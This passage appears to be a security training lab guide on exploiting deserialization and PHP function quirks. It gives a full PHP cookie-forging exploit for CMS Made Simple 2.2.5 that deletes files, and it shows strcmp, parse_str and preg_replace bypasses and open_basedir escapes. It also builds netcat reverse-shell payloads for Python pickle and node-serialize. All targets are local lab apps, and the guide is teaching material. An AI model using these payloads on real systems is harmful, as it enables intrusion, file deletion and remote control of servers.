$private_data = unserialize( base64_decode( $parts[1]) );
```

So the SHA1 is calculated by concatenating $parts[1] with the $salt where $salt is the SHA sum of a serialized array with 4 values in it, all of which the attacker can predict access to.

We already know the __FILE__ and CMS_VERSION values. `\cms_utils::get_real_ip()` just returns the REMOTE_ADDR or the IP of the connecting user.

$_SERVER['HTTP_USER_AGENT'] is also user controlled and we can control this value while sending the request..

In short we have everything to recreate the salt value to be appended.

Code:

```
php > $CMS_VERSION = '2.2.5';
php > $REMOTE_ADDR = '127.0.0.1';
php > $USER_AGENT = 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0)
Gecko/20100101 Firefox/79.0';
php > $__FILE__ =
md5('/var/www/html/cmsms/lib/classes/internal/class.LoginOperations.php');
php > $tmp = [$__FILE__,$REMOTE_ADDR,$USER_AGENT.$CMS_VERSION];
php > $salt = sha1(serialize($tmp));
```

Output:

```
90be6822b80085bfa1329264341537bc7141a460
```

```
php > $CMS_VERSION = '2.2.5';
php > $REMOTE_ADDR = '127.0.0.1';
php > $USER_AGENT = 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0';
php > $__FILE__ = md5('/var/www/html/cmsms/lib/classes/internal/class.LoginOperations.php');
php > $tmp = [$__FILE__,$REMOTE_ADDR,$USER_AGENT.$CMS_VERSION];
php > $salt = sha1(serialize($tmp));
php > echo $salt;
00be6822b80085bfa1329264341537bc7141a460
```

Fig.: Computing the salt

Now that we know we can precompute the salt as well, all we need to do is to craft a proper exploit which will execute when our payload goes through unserialize().

Finding the gadgets for unserialize()

This is where the exploit gets a bit tricky. Now we need to actually construct the serialized payload, which after unserialize() call, the class specified in the payload is initialized and any PHP magic methods are called.

So essentially we need to find a class which does something interesting like reading or deleting a file (or even code execution itself if we are lucky). If we explore the code base, we can see that the application uses PHP smarty templates. The files are present in "lib/smarty".

After grepping for known file read and delete functions used inside magic methods in class, we can see a very interesting file which uses unlink():

Command:

```
grep -inr "unlink(" lib/smarty
```

Output:

```
lib/smarty/sysplugins/smarty_internal_utility.php:260:                if
($unlink && @unlink($_filepath)) {
lib/smarty/sysplugins/smarty_internal_method_clearcompiledtemplate.php:112:
if ($unlink && @unlink($_filepath)) {
lib/smarty/sysplugins/smarty_internal_runtime_writefile.php:55:         *
Simply unlink()ing a file might cause other processes
lib/smarty/sysplugins/smarty_internal_runtime_writefile.php:62:
@unlink($_filepath);
lib/smarty/sysplugins/smarty_internal_runtime_writefile.php:72:
@unlink($_filepath);
lib/smarty/sysplugins/smarty_internal_cacheresource_file.php:218:
@unlink($cached->lock_id);
lib/smarty/sysplugins/smarty_internal_write_file.php:52:         * Simply
unlink()ing a file might cause other processes
```

```
lib/smarty/sysplugins/smarty_internal_write_file.php:58:
@unlink($_filepath);
lib/smarty/sysplugins/smarty_internal_write_file.php:66:
@unlink($_filepath);
lib/smarty/sysplugins/smarty_internal_runtime_cacheresourcefile.php:127:
$_count += @unlink($_filepath) ? 1 : 0;
```

File:
lib/smarty/sysplugins/smarty_internal_cacheresource_file.php

Code:

```
public function releaseLock(Smarty $smarty, Smarty_Template_Cached $cached)
    {
        $cached->is_locked = false;
        @unlink($cached->lock_id);
    }
```

As we can see there is a function named releaseLock() which basically intakes an argument named "$cached" and if we point $cached->lock_id to an arbitrary file in the system, the app will delete it !

Let's see if this function is being called inside any magic property of a predefined class.

Command:

```
grep -inr --color "releaseLock(" lib/smarty
```

Output:

```
lib/smarty/sysplugins/smarty_internal_template.php:689:
$this->cached->handler->releaseLock($this->smarty, $this->cached);
lib/smarty/sysplugins/smarty_cacheresource_custom.php:269:    public function
releaseLock(Smarty $smarty, Smarty_Template_Cached $cached)
lib/smarty/sysplugins/smarty_template_cached.php:216:
$this->handler->releaseLock($_template->smarty, $this);
lib/smarty/sysplugins/smarty_cacheresource_keyvaluestore.php:463:    public
function releaseLock(Smarty $smarty, Smarty_Template_Cached $cached)
lib/smarty/sysplugins/smarty_internal_runtime_updatecache.php:150:
$cached->handler->releaseLock($_template->smarty, $cached);
lib/smarty/sysplugins/smarty_internal_cacheresource_file.php:215:    public
function releaseLock(Smarty $smarty, Smarty_Template_Cached $cached)
lib/smarty/sysplugins/smarty_cacheresource.php:176:    public function
releaseLock(Smarty $smarty, Smarty_Template_Cached $cached)
```

File:
lib/smarty/sysplugins/smarty_internal_template.php

Code:

```
26: class Smarty_Internal_Template extends Smarty_Internal_TemplateBase
27: {
[...]
686:     public function __destruct()
687:     {
688:         if ($this->smarty->cache_locking && isset($this->cached) &&
$this->cached->is_locked) {
689:             $this->cached->handler->releaseLock($this->smarty, $this->cached);
690:         }
691:     }
```

As we can see, the class Smarty_Internal_Template class has a __destruct() property which is basically calling the releaseLock() function if $this->cache_locking is true along with the conditions that $this->cached is set and $this->cached->is_locked is true.

So what happens if we write a custom PHP file, declare the same classes and keep all the variable values intact the way we need and serialize() the whole string and send it to the server in the form of a cookie ?

Exploiting unserialize() - Arbitrary File Deletion

Let's find out. Let's write a sample exploit which achieves the above result. First let's define all the class name we need in order to serialize the object:

Code:

```
<?php
// Variables
$ip = '127.0.0.1'; # Attacker's IP address
$url = 'http://127.0.0.1';
$CMS_VERSION = '2.2.5';
$root = '/var/www/html/cmsms';
$class = 'CMSMS\LoginOperations';
$file = "$root/lib/classes/internal/class.LoginOperations.php";
$user_agent = 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101
Firefox/79.0';

// Target file to delete

$file_to_delete = '/tmp/target.txt';
```

Here we define all the variables we need to calculate hash and cookie value. Let's now define the classes we need.

Code:

```
class Smarty {
    public $cache_locking = true;
}

class Smarty_Template_Cached {
    public $is_locked = true;
}

class Smarty_Internal_Template {}
class Smarty_Internal_CacheResource_File {}
```

Here we defined all the classes and its corresponding variables with the desired values we need so as to reach the releaseLock() function call.

Code:

```
# helper functions
function generate_salt($file, $ip, $user_agent, $CMS_VERSION) {
    return sha1(serialize([md5($file), $ip, $user_agent.$CMS_VERSION]));
}

function generate_cookie_name($file, $class, $CMS_VERSION) {
    return md5($file.$class.$CMS_VERSION);
}

function add_integrity_check($data, $salt) {
    return sha1( $data.$salt ).'::'.$data;
}

function generate_pop_chain($file_to_delete) {
    $obj = new Smarty_Internal_Template();
    $obj->smarty = new Smarty();
    $smarty_template_cached = new Smarty_Template_Cached();
    $smarty_template_cached->lock_id = $file_to_delete;
    $smarty_template_cached->handler = new Smarty_Internal_CacheResource_File();
    $obj->cached = $smarty_template_cached;

    return $obj;
}

function http_get($config) {
    $ch = curl_init($config['url']);
```

```
    curl_setopt($ch, CURLOPT_COOKIE, $config['cookies']);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_HEADER, false);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_USERAGENT, $config['useragent']);
    return curl_exec($ch);
}

function get_config($url, $cookie, $user_agent) {
    return ['url' => $url, 'cookies' => $cookie, 'useragent' => $user_agent,];
}
```

Here, we defined all the helper functions we need which generate the salt, cookie values and finally send a request to the vulnerable installation for deleting the desired file.

Code:

```
$salt = generate_salt($file, $ip, $user_agent, $CMS_VERSION);
$payload = base64_encode(serialize(generate_pop_chain($file_to_delete)));
$cookie = generate_cookie_name($file, $class, $CMS_VERSION);
$cookie_value = add_integrity_check($payload, $salt);
$cookie = "$cookie=$cookie_value";

echo "Salt: $salt\n";
# echo "POP Chain: " . serialize(generate_pop_chain($file_to_delete));
echo $cookie, PHP_EOL;
http_get(get_config($url, $cookie, $user_agent));
```

Finally let's generate everything we need and send the request to delete the file. The full exploit looks like this:

Code (Full exploit):

```
<?php

# Variables
$ip = '127.0.0.1'; # Attacker's IP address
$url = 'http://127.0.0.1';
$CMS_VERSION = '2.2.5';
$root = '/var/www/html/cmsms';
$class = 'CMSMS\LoginOperations';

$file = "$root/lib/classes/internal/class.LoginOperations.php";
$user_agent = 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101
Firefox/79.0';
```

```
# Target file to delete
$file_to_delete = '/tmp/target.txt';


# Classes we need to generate the serialized payload
class Smarty {
    public $cache_locking = true;
}

class Smarty_Template_Cached {
    public $is_locked = true;
}

class Smarty_Internal_Template {}
class Smarty_Internal_CacheResource_File {}


# helper functions
function generate_salt($file, $ip, $user_agent, $CMS_VERSION) {
    return sha1(serialize([md5($file), $ip, $user_agent.$CMS_VERSION]));
}

function generate_cookie_name($file, $class, $CMS_VERSION) {
    return md5($file.$class.$CMS_VERSION);
}

function add_integrity_check($data, $salt) {
    return sha1( $data.$salt ).'::'.$data;
}

function generate_pop_chain($file_to_delete) {

    $obj = new Smarty_Internal_Template();
    $obj->smarty = new Smarty();
    $smarty_template_cached = new Smarty_Template_Cached();
    $smarty_template_cached->lock_id = $file_to_delete;
    $smarty_template_cached->handler = new Smarty_Internal_CacheResource_File();
    $obj->cached = $smarty_template_cached;

    return $obj;
}

function http_get($config) {
    $ch = curl_init($config['url']);
    curl_setopt($ch, CURLOPT_COOKIE, $config['cookies']);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
```

```
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_HEADER, false);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_USERAGENT, $config['useragent']);
    return curl_exec($ch);
}


function get_config($url, $cookie, $user_agent) {
    return ['url' => $url, 'cookies' => $cookie, 'useragent' => $user_agent,];
}


$salt = generate_salt($file, $ip, $user_agent, $CMS_VERSION);
$payload = base64_encode(serialize(generate_pop_chain($file_to_delete)));
$cookie = generate_cookie_name($file, $class, $CMS_VERSION);
$cookie_value = add_integrity_check($payload, $salt);
$cookie = "$cookie=$cookie_value";


echo "Salt: $salt\n";
# echo "POP Chain: " . serialize(generate_pop_chain($file_to_delete));
echo $cookie, PHP_EOL;
http_get(get_config($url, $cookie, $user_agent));
```

Command:

```
touch /tmp/target.txt
chmod 777 /tmp/target.txt
php exploit.php
```

Output:

```
Salt: 90be6822b80085bfa1329264341537bc7141a460
0bd26786d19a6478ade3b43d4dc8b6d9=a6f979855d3e4257f958fa1e125005c28e8ca7eb::Tzoy
NDoiU21hcnR5X0ludGVybmFsX1RlbXBsYXRlIjoyOntzOjY6InNtYXJ0eSI7Tzo2OiJTbWFydHkiOjE
6e3M6MTM6ImNhY2hlX2xvY2tpbmciO2I6MTt9czo2OiJjYWNoZWQiO086MjI6IlNtYXJ0eV9UZW1wbG
F0ZV9DYWNoZWQiOjM6e3M6OToiaXNfbG9ja2VkIjtiOjE7czo3OiJsb2NrX2lkIjtzOjE1OiIvdG1wL
3RhcmdldC50eHQiO3M6NzoiaGFuZGxlciI7TzozNDoiU21hcnR5X0ludGVybmFsX0NhY2hlUmVzb3Vy
Y2VfRmlsZSI6MDp7fX19
```

The moment we execute the code, the file "/tmp/target.txt" will be deleted from the server.

Part 3 - Exploiting interesting functions in PHP

PHP has a lot of interesting functions which works in weird ways under different circumstances. This can lead to introduction of unintended vulnerabilities into the code base. Let's look at some of the examples:

Exploiting strcmp() - String compare

strcmp(str1, str2) basically does a string comparison of 2 different strings and returns < 0 if str1 is less than str2; > 0 if str1 is greater than str2, and 0 if they are equal.

Commands:

```
php -a
```

Output:

```
Interactive mode enabled
php >
```

Code:

```
php > echo strcmp("Hello world!","Hello world!"); // the two strings are equal
php > echo strcmp("Hello world!","Hello"); // string1 is greater than string2
php > echo strcmp("Hello world!","Hello world! Hello!"); // string1 is less
than string2
```

Output:

```
0
7
-7
```

Now let's take a more interesting example. What happens when an array is being passed onto strcmp() ? Let's take an example and see:

Code:

```
php > $a = array("123");
php > $b = "123";
php > echo strcmp($b, $a);
```

Output:

```
PHP Warning:  strcmp() expects parameter 2 to be string, array given in php
shell code on line 1
```

Let's try a more interesting example:

Code:

```
<?php
$token = rand();
if(isset($_GET['token']) && strcmp($_GET['token'], $token) == 0) {
    echo "Access Granted!";
}
else {
    echo "Please login!";
}
```

In a normal scenario, we can't predict the value of rand() since it returns a random string but since this is being compared using strcmp(), we can bypass this check.

Commands:

```
# normal scenario
curl 'http://127.0.0.1/part2/lab2/php/strcmp.php\?token=123'

# bypassed
curl 'http://localhost/part2/lab2/php/strcmp.php?token[]=asd'
```

Output:

```
# normal scenario
Please login!

# bypassed
Access Granted!
```

When an array() is being passed onto the strcmp(), it throws a warning stating that "WARNING strcmp() expects parameter 2 to be string" but the compare result will throw NULL which when combined with loose comparison equates to 0 (the same return value when 2 strings are the same) !

Hence if the program logic is purely written on the basis of the return value of strcmp(), this can be bypassed !

Exploiting parse_str() - Overwriting query variables

The parse_str() function parses a query string into variables. It has 2 arguments, the first argument should be an array while the second argument being optional, specifies the name of an array to store the variables.

Code:

```
php > parse_str("username=admin&password=password123",$myArray);
php > print_r($myArray);
```

Output:

```
Array
(
    [username] => admin
    [password] => password123
)
```

parse_str() parses the string as if it were the query string passed via a URL and sets variables in the current scope. If the second parameter array is present, variables are stored in this variable as array elements instead.

Things get particularly interesting if the second array parameter is not set, where the variables set by this function will overwrite existing variables of the same name. The problem here is that there are no checks to see if the variable it sets to is already existing or not.

This can lead to overwriting of the $GLOBALS superglobal variable or even some critical data that was stored in variables.

Code:

```
<?php

$check = "675598278";
parse_str($_SERVER['QUERY_STRING']);

if(isset($username)&&isset($password)&&$password===$check) {
    echo "Access Granted!";
} else {
    echo "Check Failed!";
}
```

Here without knowing the $check variable value, it looks difficult to get access but since parse_str() is being used on the entire query string, we can overwrite the existing variable's value !

Command:

```
curl
'http://localhost/part2/lab2/php/parse_str.php?username=asd&password=123&check=
123'
```

Output:

```
Access Granted!
```

In the above scenario, along with the creation of the username and the password variables, the check variable got overwritten and this led to the condition checks being bypassed.

Exploiting preg_replace - Remote Code Execution

The preg_replace() function returns a string or array of strings where all matches of a pattern or list of patterns found in the input are replaced with substrings.

Syntax: preg_replace(patterns, replacements, input, limit, count)

The last three arguments are optional.

There are three different ways to use this function:

1. One pattern and a replacement string. Matches of the pattern are replaced with the replacement string.

2. An array of patterns and a replacement string. Matches any of the patterns are replaced with the replacement string.

3. An array of patterns and an array of replacement strings. Matches of each pattern are replaced with the replacement string at the same position in the replacements array. If no item is found at that position the match is replaced with an empty string.

Code:

```
php > $str = 'Hello Me!';
php > $pattern = '/me/i';
php > echo preg_replace($pattern, 'World', $str);
```

Output:

```
Hello World!
```

Let us consider the following code snippet:

Code:

```
<?php
$string = 'Thank you for coming!';
echo preg_replace($_GET['replace'], $_GET['with'], $string);
```

Command:

```
curl
'http://localhost/part2/lab2/php/preg_replace.php?replace=/you/i&with=you%20so%
20much'
```

Output:

```
Thank you so much for coming!
```

There is a ‘e’ modifier in preg_replace regex that can be applied in case the user has control over the pattern that is given to the function. This will result in the expression being evaluated, and a user can achieve Remote Code Execution in the server from this function.

If we use the ‘e’ tag instead of the ‘i’ tag then:

Command:

```
curl
'http://localhost/part2/lab2/php/preg_replace.php?replace=/you/e&with=phpinfo()
;'
```

And we get the contents of the phpinfo file output on the application. Similarly for executing system commands we can use:

Command:

```
curl
'http://localhost/part2/lab2/php/preg_replace.php?replace=/you/e&with=system("l
s");'
```

Bypassing open_basedir() - Reading files from restricted directories

open_basedir() is a core php directives one can set to configure your PHP setup which limits the files that can be accessed by PHP to the specified directory-tree, including the file itself. So this can limit the attack surface of path traversals and local file inclusions.

When a script tries to access the filesystem for example using include or fopen(), the location of the file is verified and if the file is outside the specified directory-tree defined by open_basedir, then PHP will refuse to access it.

Command:

```
echo "tmp file" > /tmp/target.txt
echo "same directory file" > testfile.txt
php -a
```

Code:

```
php > echo file_get_contents('/tmp/target.txt');
php > ini_set('open_basedir', '.');
php > echo file_get_contents('/tmp/target.txt');
php > echo file_get_contents('./testfile.txt');
```

Output:

```
php > echo file_get_contents('/tmp/target.txt');
tmp file
php >
php > ini_set('open_basedir', '.');
php > echo file_get_contents('/tmp/target.txt');
PHP Warning:  file_get_contents(): open_basedir restriction in effect. File(/tmp/target.txt
) is not within the allowed path(s): (.) in php shell code on line 1
PHP Warning:  file_get_contents(/tmp/target.txt): failed to open stream: Operation not perm
itted in php shell code on line 1
php >
php > echo file_get_contents('./testfile.txt');
same directory file
```

Fig.: open_basedir() restriction in place

Before setting the open_basedir restriction, we are able to read the file from /tmp/ but once we set the restriction, then we are only able to read the files from the current directory onwards, and we are given a PHP Warning when we try to read files from outside the set restriction.

But this restriction can be bypassed by tricking PHP.

Bypassing open_basedir() using glob

Let's look at an example using glob:// wrapper. Glob[1] is used to find pathnames matching patterns.

Code:

```
php > if ($dh = opendir("glob:///*")) {
php >     while (($file = readdir($dh)) !== false) {
php >        echo "$file\n";
php >     }
php >     closedir($dh);
php > }
```

Output:

```
bin
boot
cdrom
core
dev
.
.
vmlinuz
vmlinuz.old
```

We directly got a directory listing of the files that are outside the restriction.

Bypassing open_basedir() using symlinks

A symlink or a Symbolic Link is simply enough a shortcut to another file. It is a file that points to another file. By cleverly using symlinks, we can bypass the open_basedir() restriction.

Code:

```
php > mkdir('/var/www/html/a/b/c/d/e/f/g/',0777,TRUE);
php > symlink('/var/www/html/a/b/c/d/e/f/g','foo');
php > ini_set('open_basedir','/var/www/html:bar/');
php > symlink('foo/../../../../../../','bar');
php > unlink('foo');
```

[1] https://www.php.net/manual/en/wrappers.glob.php

```
php > symlink('/var/www/html/','foo');
php > echo file_get_contents('bar/etc/passwd');
```

Here we are creating several directories and using symlinks cleverly, in order to symlink ‘bar’ to something like ‘/var/www/html/../../../../../../’, thereby when we use file_get_contents we are able to bypass the restrictions.

Part 4: Exploiting Python (un)pickling

Introduction

Similar to PHP, in Python, the pickle module lets us serialize and deserialize data. Essentially, this means that you can convert a Python object into a stream of bytes and then reconstruct it (including the object's internal structure) later in a different process or environment by loading that stream of bytes.

Just like unserialize() in PHP, pickle is inherently not secure and untrusted data (like user input) should not be directly used inside pickle. Let's look at how pickle works by using the python command line:

Command:
```
python3
```

Output:
```
Python 3.6.9 (default, Jul 17 2020, 12:50:27)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

In python, pickle is available as an inbuilt package. For serializing, we can use the dumps() function.

Command:
```
>>> import pickle
>>> pickle.dumps(['abcd', 'efg', 'h', 1, 2])
```

Output:
```
b'\x80\x03]q\x00(X\x04\x00\x00\x00abcdq\x01X\x03\x00\x00\x00efgq\x02X\x01\x00\x
00\x00hq\x03K\x01K\x02e.'
```

The list is now serialized. In order to unserialize(), we can use the pickle.loads() function:

Command:
```
>>>pickle.loads(b'\x80\x03]q\x00(X\x04\x00\x00\x00abcdq\x01X\x03\x00\x00\x00efg
q\x02X\x01\x00\x00\x00hq\x03K\x01K\x02e.')
```

Output:
```
['abcd', 'efg', 'h', 1, 2]
```

So basically the dumps() function (during the serialization) is creating a byte-stream containing opcodes and these opcodes are executed one by one when we in turn call the loads function.

If you are curious how the instructions in this pickle look like, you can use pickletools to create a disassembly:

Command:

```
>>> import pickletools
>>> serial = pickle.dumps(['abcd', 'efg', 'h', 1, 2])
>>> pickletools.dis(serial)
```

Output:

```
  0: \x80 PROTO      3
    2: ]    EMPTY_LIST
    3: q    BINPUT     0
    5: (    MARK
    6: X        BINUNICODE 'abcd'
   15: q        BINPUT     1
   17: X        BINUNICODE 'efg'
   25: q        BINPUT     2
   27: X        BINUNICODE 'h'
   33: q        BINPUT     3
   35: K        BININT1    1
   37: K        BININT1    2
   39: e        APPENDS    (MARK at 5)
   40: .    STOP
highest protocol among opcodes = 2
```

Not every object can be pickled[2] (e.g. file handles) and pickling/unpickling certain objects (like classes) comes with restrictions.

Commands:

```
>>> file = open('/etc/passwd', 'r')
>>> pickle.dumps(file)
```

Output:

```
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: cannot serialize '_io.TextIOWrapper' object
```

[2] https://docs.python.org/3/library/pickle.html#what-can-be-pickled-and-unpickled

(Un)pickling to Remote Code Execution:

An interesting thing to note while going through the pickle documentation is the usage of object.__reduce__()[3] which says:

“When a tuple is returned, it must be between two and six items long. Optional items can either be omitted, or None can be provided as their value. The semantics of each item are in order:

1. A callable object that will be called to create the initial version of the object.

2. A tuple of arguments for the callable object. An empty tuple must be given if the callable does not accept any argument.”

So by implementing “__reduce__” in a class whose instances we are going to pickle, we can give the process a callable along with some arguments to run. While this is intended for reconstructing the objects, we can abuse this for getting our own reverse shell code executed.

In very simple terms, the __reduce__ method should return a callable and tuple of it’s arguments. Let’s look at example:

Command:

```
# Flask is already installed in the lab VM. incase flask is not already
installed
pip3 install flask
```

Code:

```
import pickle
import base64
from flask import Flask, request

app = Flask(__name__)

@app.route("/", methods=["GET"])
def pickles():
    data = base64.urlsafe_b64decode(request.args['data'])
    deserialized = pickle.loads(data)
    return 'Unpickled!!', 200
```

[3] https://docs.python.org/3/library/pickle.html#pickling-class-instances

```
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)
```

Command:

```
# Run the above source code
cd ~/labs/part2/lab2

# Filename: pickle_example.py
python3 pickle_example.py
```

The app simply listens for incoming connections, reads a GET param named “data” and unpickles it. Let's now use the __reduce__ method to generate an exploit locally which can be sent to the remote server.

Code:

```
import os
import pickle
import base64

class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
               '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f')
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled))
```

We’ll call our class RCE and let its “__reduce__” method return a tuple of a callable and a tuple of arguments (as per mentioned in the official documentation).

Command:

```
# Run the above source code
# filename: exploit.py
python3 exploit.py
```

Output:

```
b'gANjcG9zaXgKc3lzdGVtCnEAWFMAAABybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCAvdG1wL
2YgfCAvYmluL3NoIC1pIDI-JjEgfCBuYyAxMjcuMC4wLjEgMTIzNCA-IC90bXAvZnEBhXECUnEDLg==
'
```

Now let's open a new tab in the terminal and ensure that netcat is listening to incoming connections. Then let's pass on the above exploit to the pickle_example.py running on port 8080.

Command:

```
nc -nlvp 1234
```

Output:

```
Listening on [0.0.0.0] (family 0, port 1234)
```

Now let's send the exploit to the server and see if it gives back the reverse shell.

Command:

```
curl
"http://127.0.0.1:8080?data=gANjcG9zaXgKc3lzdGVtCnEAWFMAAABybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCAvdG1wL2YgfCAvYmluL3NoIC1pIDI-JjEgfCBuYyAxMjcuMC4wLjEgMTIzNCA-IC90bXAvZnEBhXECUnEDLg==
"
```

After sending the request, check the netcat terminal for the reverse shell request !!

Part 5: CVE-2017-5941 - Exploiting node-serialize

Introduction

Similar to PHP and Python, Nodejs also has libraries which support serialization / unserialization and as always, if untrusted user input goes unserialize() function call, it can eventually lead to code executions.

One such library is node-serialize[4]. An issue was discovered in the node-serialize package 0.0.4 for Node.js (CVE-2017-5941[5]) Untrusted data passed into the unserialize() function can be exploited to achieve arbitrary code execution by passing a JavaScript Object with an Immediately Invoked Function Expression[6] (IIFE).

Before proceeding with the lab, let's install the vulnerable version of the library. In the lab VM, the files are available under `~/labs/part2/lab2/node_serialize`

If you are not using the lab VM, you might need to run the below commands to install and set up node serialize.

Download URL:
https://training.7asecurity.com/ma/mwebapps/part2/apps/node_serialize.zip

Commands:

```
mkdir -p ~/labs/part2/lab2/node_serialize
cd ~/labs/part2/lab2/node_serializee
# download the above file to this directory
unzip node_serialize.zip
cd node_serialize
```

Filename:
index.js

Code:

```
var express = require('express');
var cookieParser = require('cookie-parser');
var escape = require('escape-html');
var serialize = require('node-serialize');
```

[4] https://www.npmjs.com/package/node-serialize
[5] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5941
[6] https://en.wikipedia.org/wiki/Immediately_invoked_function_expression

```
var app = express();
app.use(cookieParser())

app.get('/', function(req, res) {
    if(req.query.data) {
        var data = new Buffer(req.query.data, 'base64').toString('ascii');
        var obj = serialize.unserialize(data);
        res.send(obj);
    }
    else {
        res.send("No data provided");
    }
});

app.listen(3000);
```

The code basically intakens the GET parameter data and unserialize() directly after base64 decoding. Let's use the node command line to play around with node-serialize a bit to understand how the serialization/unserialization actually works.

Understanding (un)serialization

Command:

```
node
```

Output:

```
Welcome to Node.js v12.10.0.
Type ".help" for more information.
>
```

Let's take a very simple example to illustrate how serialization works in nodejs.

Command:

```
> var serialize = require('node-serialize');
> var obj = {name: '7asec', exp: function(){ require('child_process').exec('ls
/', function(error, stdout, stderr) { console.log(stdout) }); }, }
> var objS = serialize.serialize(obj);
> objS
```

Output:

```
{"name":"7asec","exp":"_$$ND_FUNC$$_function (){
require(\'child_process\').exec(\'ls /\', function(error, stdout, stderr) {
console.log(stdout) }); }"}
```

In the above example, exp() is a function which basically runs the “ls /” command and prints out the output. Let’s try to unserialize this string into a new object and try to call the function:

Command:

```
> new_obj = serialize.unserialize(objS);
> new_obj.exp()
```

Output:

```
{ name: 'Bob', say: [Function] }
'hi Bob'
```

From the output, we have successfully unseralized the string and we were able to call the functions as well. But one of the problems here is that we had to explicitly call the function to execute it and it didn’t execute at the time of unserialization itself.

Remote Code Execution

In order to execute the function during the unserialization phase, we can use Immediately invoked function expression[7] (IIFE) feature where using parentheses, we can call the function immediately.

Command:

```
> objS
```

Output:

```
{"name":"7asec","exp":"_$$ND_FUNC$$_function (){
require(\'child_process\').exec(\'ls /\', function(error, stdout, stderr) {
console.log(stdout) }); }"}
```

Command:

```
> obj2 = '{"name":"7asec","exp":"_$$ND_FUNC$$_function (){
require(\'child_process\').exec(\'ls /\', function(error, stdout, stderr) {
console.log(stdout) }); }()"}'

> serialize.unserialize(obj2)
```

Output:

```
{ name: '7asec', exp: undefined }
> bin
```

[7] https://en.wikipedia.org/wiki/Immediately_invoked_function_expression

```
boot
cdrom
dev
etc
home
[...]
vmlinuz.old
```

As we can see, the function got directly executed at the time of unserialization itself ! Let's try to base64 encode this payload and then send it to our program and see how it behaves:

Commands:

```
> console.log(Buffer.from(obj2).toString('base64'));
```

Output:

```
eyJuYW1lIjoiN2FzZWMiLCJleHAiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7IHJlcXVpcmUoJ2N
oaWxkX3Byb2Nlc3MnKS5leGVjKCdscyAvJywgZnVuY3Rpb24oZXJyb3IsIHN0ZG91dCwgc3RkZXJyKS
B7IGNvbnNvbGUubG9nKHN0ZG91dCkgfSk7IH0oKSJ9
```

Commands:

```
cd ~/labs/part2/lab2/node_serialize
node index.js
```

Let's base64 the payload and send it as a GET param to the code:

Command:

```
curl
"http://localhost:3000?data=eyJuYW1lIjoiN2FzZWMiLCJleHAiOiJfJCRORF9GVU5DJCRfZnV
uY3Rpb24gKCl7IHJlcXVpcmUoJ2NoaWxkX3Byb2Nlc3MnKS5leGVjKCdscyAvJywgZnVuY3Rpb24oZX
Jyb3IsIHN0ZG91dCwgc3RkZXJyKSB7IGNvbnNvbGUubG9nKHN0ZG91dCkgfSk7IH0oKSJ9"
```

Output:

```
{"name":"7asec"}

# Look at the console for command execution output:
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
```

```
lib64
[...]
vmlinuz.old
```

Even though the output simply returns “{name: 7asec}”, if we look at the console, we can see that our command got executed successfully. Let’s try to get a reverse shell:

Payload:

```
require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 127.0.0.1 4444 >/tmp/f ')
```

Command:

```
# from the node console
> obj2 = '{"name":"7asec","exp":"_$$ND_FUNC$$_function (){
require(\'child_process\').exec(\'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 127.0.0.1 4444 >/tmp/f\', function(error, stdout, stderr) {
console.log(stdout) }); }()"}'

> console.log(Buffer.from(obj2).toString('base64'));
```

Output:

```
eyJuYW1lIjoiN2FzZWMiLCJleHAiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7IHJlcXVpcmUoJ2N
oaWxkX3Byb2Nlc3MnKS5leGVjKCdybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW
4vc2ggLWkgMj4mMXxuYyAxMjcuMC4wLjEgNDQ0NCA+L3RtcC9mJywgZnVuY3Rpb24oZXJyb3IsIHN0Z
G91dCwgc3RkZXJyKSB7IGNvbnNvbGUubG9nKHN0ZG91dCkgfSk7IH0oKSJ9
```

NOTE: “+” characters in base64 output needs to be URL encoded before using curl.

From one terminal, run the following command:

Command:

```
nc -nvlp 4444
```

Output:

```
Listening on [0.0.0.0] (family 0, port 4444)
```

Then from another terminal, send the following payload to the vulnerable server:

Command:

```
curl -G --data-urlencode
"data=eyJuYW1lIjoiN2FzZWMiLCJleHAiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7IHJlcXVpc
mUoJ2NoaWxkX3Byb2Nlc3MnKS5leGVjKCdybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9m
fC9iaW4vc2ggLWkgMj4mMXxuYyAxMjcuMC4wLjEgNDQ0NCA+L3RtcC9mJywgZnVuY3Rpb24oZXJyb3I
```

```
sIHN0ZG91dCwgc3RkZXJyKSB7IGNvbnNvbGUubG9nKHN0ZG91dCkgfSk7IH0oKSJ9"
"http://localhost:3000"
```

Output:

```
alert1@7ASecurity ~/labs/nodejs/node_serialize $ nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
